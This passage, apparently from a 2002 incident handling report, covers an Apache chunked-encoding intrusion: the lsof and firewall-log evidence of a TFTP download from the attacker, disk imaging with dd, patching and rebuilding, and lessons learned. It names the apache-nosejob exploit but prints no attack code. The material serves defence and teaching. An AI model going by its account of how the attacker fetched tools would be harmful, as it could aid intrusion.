sh       23482 nobody   17w  VREG        0,0   278195  16578 / (/dev/wd0a)
sh       23482 nobody   18w  VREG        0,0      283  16579 / (/dev/wd0a)
```

Firewall Log

```
Proto  Source Address  Port    Dest. Address  Port    Action
Tcp    192.168.254.53  16473   v.w.x.y        69      Accepted
```

From the entries in the firewall log we can see that from the webserver a connection was made to the attacker machine using the tftp protocol. This is how the attacker could successfully download programs to the compromised system.

The identification steps shown above are at the same time also a part of the evidence of the attack. The rest of the evidence is located in the temporary directory /tmp where the attacker has put his files.

5.4. Forth stage: Containment

Management decided that the server had to be taken offline and that the maintenance site had to be brought up. This was the measure that was taken to control the problem.
The server was taken offline by pulling the network cable. By pulling the network plug, the connection with the attacker machine was dropped. Next, the power was turned off. This was done by switching the power off, not by halting the server. By doing so we have the state of the system as it was when powering down. After bringing the system down, the harddrive was removed from the server and fixed in another system with a spare harddrive in it (to hold the image). Now the secoff could start take an image of the compromised harddrive. This was done by using the "dd" command. The harddrive of the compromised system was the second drive in the system (/dev/hdb). The spare harddrive was mounted on the partition /images. The exact command issued to make an image was:

```
dd if=/dev/hdb of=/images/image-compromised-disk
```

Like this, the full compromised harddrive existed in one single image. This image was then backed up on tape to be sure that the information would be available at later times.

The following tools and hardware are part of the jump bag used for this incident handling process. Since there was no jump bag prior to this incident, this list is somewhat limited to the things that were needed for handling just this incident.

Tools used:

- dd
- netstat
- lsof

Hardware used

- Maintenance server, used to put up a maintenance webpage
- Extra machine with extra hard-drive in it, needed to backup the system

The backup process used in this case:

- The harddrive was removed from the compromised system
- The harddrive was fixed in another machine
- The harddrive was duplicated with “dd”
- Then the image of the compromised hard drive was backed up on tape

5.5. Fifth stage: Eradication

The cause of this attack was a vulnerability in the webserver software that was being used (apache http daemon). The vulnerability in question was the Apache Chunked Encoding Vulnerability, as the intrusion detection log files pointed out first and was later verified with the apache log files and the output of netstat and lsof.
So all the symptoms of this attack and all the traces found pointed out in the direction of the chunked encoding vulnerability (as well as the IDS log files did).

The company defenses against this vulnerability (and other vulnerabilities as well) were improved by fine-tuning the firewall rules so that no more outbound connections from the webserver to the internet were possible.
Eliminating the problem was a fairly simple task since updating the apache http server package to the latest version (currently 1.3.26) solves this problem.
Cleaning up all the traces of the intrusion was also a fairly easy task since the attacker was only able to write files into the /tmp directory. Emptying this directory (read: deleting all files in the /tmp directory) was enough to cleanup this intrusion.

Note! If the attacker would have had root access to this machine, cleaning up wouldn’t be that easy since probably a rootkit would have been installed and configuration files could have been changed then. Cleaning up could then be done by completely rebuilding the server and erasing the old server.

5.6. Sixth stage: Recovery

The webserver functionality was recovered by a complete rebuild of the system. This rebuild included the reinstallation of the OS, the installation of the updated apache server package and the writing of full documentation of this installation.
After installation and configuration and before bringing back online, the freshly installed server was fully tested for known vulnerabilities. Also, by means of a test, the exploit (apache-nosejob) was run against the updated apache server package to see the behavior after upgrading.
Changes to the new system compared to the original web server were the following:

- a temporary directory watcher was used to keep an eye on the /tmp directory
- the system was hardened following the guidelines described on http://geodsoft.com/howto/harden/
- a host based intrusion detection system was used to alert the administrator in case of a possible intrusion

5.7. Lessons Learned

What could allow incidents like this to occur is a lack of up to date web servers. Not installing the latest security fixes and updates is a big security risk for system and network administrators.
The biggest lesson learned is that Incident Handling procedures are needed. Also needed is a full system documentation to be able to recover the system as it was before the attack. This documentation should be modified with the fixes and patches applied when these come out and with the changes to the system (hardening measurements, host based intrusion detection systems).
Also a big lesson learned is that prevention of attacks is very much needed as well. This prevention includes the following list:

- keeping up with patches (by subscribing to a notification mailing list or by regularly checking the vendors website)
- don't allow outbound connections from the webserver if these are not needed (these outbound connection restriction has to be done on the firewall or border gateway)
- certainly use a firewall to keep track of all connections in- and outbound
- use an intrusion detection system (at least network based, preferred is a combination of network and host based)
- hardening of your systems: don't rely on a default installation but tweak and modify everything that can be tweaked or modified. This especially for internet connected servers.

The flowchart shown above is now fitted into a company incident handling procedure.

In the incident handling process of section 5.1 there is no chain of custody used. The reason why is that the security officer did not had the experience and training and there were no written procedures to follow. The secoff has some basic incident handling knowledge. This can be noticed by the things he did do:

- writing events in a logbook
- Used "dd" to create an image of the compromised server
- Contacted the IT manager(s) to inform them of the incident

However, some things went wrong and these could damage the integrity of the evidence gathered. These things are:

- no write lock was used prior to taking the image with dd
- the secoff did not use a cd with safe tools (such as netstat, lsof…)
- no names are mentioned in the logbook
- quality control of the evidence was not applied (due to no training)
- the physical actions of the secoff (taking hard drive out etc.) were not mentioned in the logbook
- no procedures for incident handling exist

6. List of References

[1] IETF. The Internet Society. RFC 2616. June 1999.
URL: http://www.ietf.org/rfc/rfc2616.txt?number=2616 (July 2002)

[2] SecurityFocus. “Apache Chunked-Encoding Memory Corruption Vulnerability”. BID 5033. June 28 2002.
URL: http://online.securityfocus.com/bid/5033 (June 2002)

[3] CERT. “Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability”. June 28 2002.
URL: http://www.cert.org/advisories/CA-2002-17.html (June 2002)

[4] Apache. HTTP Server Project. “Security Bulletin 20020620”. June 20 2002.
URL: http://httpd.apache.org/info/security_bulletin_20020620.txt (June 2002)

[5] Securityfocus. Bugtraq Mailinglist. Domas Mituzas. “Apache worm in the Wild”. June 28 2002.
URL: http://online.securityfocus.com/archive/1/279529/2002-06-26/2002-07-02/0 (June 2002)

[6] Securityfocus. Bugtraq Mailinglist. Cris Bailiff. “Blowchunks – protecting existing apache servers until upgrades arrive”. June 22 2002.
URL: http://online.securityfocus.com/archive/1/278281 (June 2002)

[7] W3C.org, Jim Gettys, “Hypertext Transport Protocol HTTP/1.1”, August 1996
URL: http://www.w3.org/Talks/9608HTTP/sld029.htm (July 2002)

[8] Apacheweek, HTTP/1.1, August 16th 2002
URL: http://www.apacheweek.com/features/http11# (August 2002)

[9] Skoudis Ed, Cole Eric. “Computer and Network Hacker Exploits – part 1”. SANS Institute, 2002. 243 – 259 (April 2002)

[10] C++ Reference. String.h library: Standard C library to manipulate C strings. The C++ Resources Network, 2000
URL: http://www.cplusplus.com/ref/cstring/ (July 2002)

[11] Apache. Apache documentation of Apache HTTP Server version 1.3
URL: http://httpd.apache.org/docs/ (July 2002)

[12] Phrack 49 – file 14. Aleph One. “Smashing the stack for fun and profit”.
URL: http://www.phrack.org/phrack/49/P49-14 (July 2002)

[13] SANS Reading Room. Nelissen Josef. “Buffer Overflows for dummies”. May 1, 2002.
URL: http://rr.sans.org/threats/dummies.php (August 2002)

[14] “Incident Handling Step-by-step and Computer Crime Investigation”. SANS Institute, 2002. (April 2002)

[15] GeodSoft. George Shaffer. “Hardening OpenBSD Internet Servers”. 2002. (Sept. 2002)
URL: http://geodsoft.com/howto/harden/bsdhardn.htm (August 2002)

[16] Shon Harris. “All-in-One CISSP Certification”. McGraw Hill Osborne, 2002. 672 – 674 (Sept. 2002)

[17] SANS Reading Room. Karen Ryder. “Buffer Computer Forensics – We’ve Had an Incident, Who Do We Get to Investigate?”. Marc 26, 2002.
URL: http://rr.sans.org/threats/dummies.php (Sept 2002)